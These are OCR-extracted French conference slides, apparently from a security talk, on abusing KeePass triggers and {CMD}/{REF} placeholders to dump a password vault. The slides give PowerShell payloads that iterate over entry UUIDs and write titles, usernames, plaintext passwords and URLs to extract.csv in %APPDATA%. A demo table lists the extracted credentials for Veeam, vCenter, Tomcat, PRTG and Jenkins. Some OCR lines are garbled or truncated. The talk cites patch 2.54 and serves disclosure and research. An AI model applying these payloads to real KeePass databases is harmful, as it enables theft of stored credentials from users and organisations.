$excluded_uuids ⇒ ' -46C9B0FF..'

$new_uuid ⇒ '46C9B0FF..'

Idée

```
$excluded_uuids = ''
while(....) {
    $new_uuid = '{REF:I@I:0 $excluded_uuids}'
    $excluded_uuids += ' -'$new_uuid
}
```

$excluded_uuids ⇒ ' -46C9B0FF..'

$new_uuid ⇒ '{REF:I@I:0 -46C9B0FF..}

Idée

```
$excluded_uuids = ''
while(....) {
    $new_uuid = '{REF:I@I:0 $excluded_uuids}'
    $excluded_uuids += ' -'$new_uuid
}
```

$excluded_uuids ⇒ ' -46C9B0FF..'

$new_uuid ⇒ 'DCC0CF1F1..'

Idée

```
$excluded_uuids = ''
while(....) {
    $new_uuid = '{REF:I@I:0 $excluded_uuids}'
    $excluded_uuids += ' -'$new_uuid
}
```

$excluded_uuids ⇒ ' -46C9B0FF.. -DCC0CF1F1..'

$new_uuid ⇒ 'DCC0CF1F1..'

Idée

```
1  $ex
2  while(
3      $new_u                    cluded_uuids}'
4      $exclud                   uuid
5  }
```

$exclud ⇒ ' -46C9B0F CF1F1..'

$new_uuid ⇒ ‘DCC0CF1F1..'

Idée


```
1  $excluded_uuids = ''
2  while(....) {
3      $new_uuid = '{REF:I@I:0 $excluded_uuids}'
4      $excluded_uuids += ' -'$new_uuid
5  }
```

Coder en KeePass

« Variables »


```
{CMD:/PowerShell.exe -C "<commandes>"/<options>/}
```

« Variables »




```
{REF:I@I:0 {CMD/PowerShell.exe -C 'gc -Path uuid.txt'//}}
```

« Boucles »


Event
Event:
Time - Periodic
Interval [s]
5
Restart timer on KeePass activity

Construction du payload final


Principe

> Fichier .CSV au format suivant :

```
UUID,TITLE,USERNAME,PASSWORD,URL
```

> Écriture ligne par ligne à l'aide de triggers

Principe


extract.csv - Bloc-notes
Fichier Edition Format Affichage Aide
32B342A2DE794071923F3420D9B17A26,Veeam,veeam-backup,B7tpvaY17RlFy4I6cSxo
F5DBBF744ABF4CB1BD530231F9788B1A,vCenter,root,WKHJoOnCbdSXzXMrVthi
D5BBBF4DAD114B7DA8D175F6195EDEA9,Tomcat,admin,vie1GduuqU4OgO7FFISg
Ln 3, Col 67
100%
Windows (CRLF)
UTF-8

Principe

> Dans un trigger avec l'évènement « Every X seconds »

> Un payload `PS` pour résoudre successivement les UUID


> Un payload `PS` pour récupérer les champs à partir de chaque UUID

Construction de la liste des UUID

```
$excluded_uuids='';
if (!(Test-Path $env:APPDATA'\extract.csv'))
{
    New-Item -ItemType 'File' -Path $env:APPDATA -Name 'extract.csv'
}
foreach($line in Get-Content $env:APPDATA'\extract.csv')
{
    $excluded_uuids += ' -' + $line.Split(',')[0]
}
Write-Output $excluded_uuids
```

Construction de la liste des UUID

```powershell
$excluded_uuids='';
if (!(Test-Path $env:APPDATA'\extract.csv'))
{
    New-Item -ItemType 'File' -Path $env:APPDATA -Name 'extract.csv'
}
foreach($line in Get-Content $env:APPDATA'\extract.csv')
{
    $excluded_uuids += ' -' + $line.Split(',')[0]
}
Write-Output $excluded_uuids
```



```powershell
$new_uid = '{REF:I@I:0{CMD:/PowerShell.exe -C "...."/M=C,W:0,O:1,WS=H/}}'
if(!$new_uid.StartsWith('{REF')) {
   Add-Content -Path $env:APPDATA'\extract.csv' -Value $new_uid -NoNewLine
}
```


Extraction des entrées

Récupération du dernier UUID depuis le fichier :

```
1 (Get-Content -Path $env:APPDATA'\extract.csv')[-1]
```

Extraction des entrées

```
1 (Get-Content -Path $env:APPDATA'\extract.csv'
```



```
1  $title    = '{REF:T@I:{CMD:/PowerShell.exe -C "echo (Get-Content ...."}}'
2  $user     = '{REF:U@I:{CMD:/PowerShell.exe -C "echo (Get-Content ...."}}'
3  $password = '{REF:P@I:{CMD:/PowerShell.exe -C "echo (Get-Content ...."}}'
4  $url      = '{REF:A@I:{CMD:/PowerShell.exe -C "echo (Get-Content ...."}}'
5
6  if(!($title.StartsWith('{REF'))){
7     $output = ',' + $title + ',' + $user + ',' + $password + ',' + $url
8     Add-Content -Path $env:APPDATA'\extract.csv' -Value $output
9  } else {
10    echo 'stop'
11 }
```

Création du trigger

Démonstration

UUID	Title	User Name	Password	URL
48615B89725E4F4987C20B9F2CCF90EC	Veeam	veeam-backup	********	VEEAM.COMPANY.LOCAL
9A870B21F03856429CBCE5AEFAA42FB7	vCenter	root	********	VCENTER.COMPANY.LOCAL
8C18AB6D7C027741B617618992DD9AEA	Tomcat	admin	********	TOMCAT.COMPANY.LOCAL
DC3D0E5C9B8984468A81218BC422BE62	PRTG	admin	********	PRTG.COMPANY.LOCAL
007BAE0E9987634987413297801 1F62C	Jenkins	root	********	JENKINS.COMPANY.LOCAL

Démonstration

	A	B	C	D	E
1	48615B89725E4F4987C20B9F2CCF90EC	Veeam	veeam-backup	3L0Ar874f0w2K6GxZspy	VEEAM.COMPANY.LOCAL
2	9A870B21F03856429CBCE5AEFAA42FB7	vCenter	root	yDIM4vUyI7khpjpdr0BZ	VCENTER.COMPANY.LOCAL
3	8C18AB6D7C027741B617618992DD9AEA	Tomcat	admin	jqUZhLpxbn4GSpGF2F7U	TOMCAT.COMPANY.LOCAL
4	DC3D0E5C9B8984468A81218BC422BE62	PRTG	admin	7QMyqFCAGO6zGF04PoTH	PRTG.COMPANY.LOCAL
5	007BAE0E9987634987413297 8011F62C	Jenkins	root	gooXPiatEi56PGJFf6rj	JENKINS.COMPANY

Correction

Patch 2.54

> Droits d'administration obligatoires

> Hors du threat model du logiciel

Et les autres techniques ?

Conclusion

Remerciements

> Issam Bouras (@KenjiEndo15)

> Claire Vacherot (@non_curat_lex)

> Orange Cyberdefense (@OrangeCyberdef)

> HZV (@asso_hzv)

Q&A

 @d3lb3_

 https://d3lb3.github.io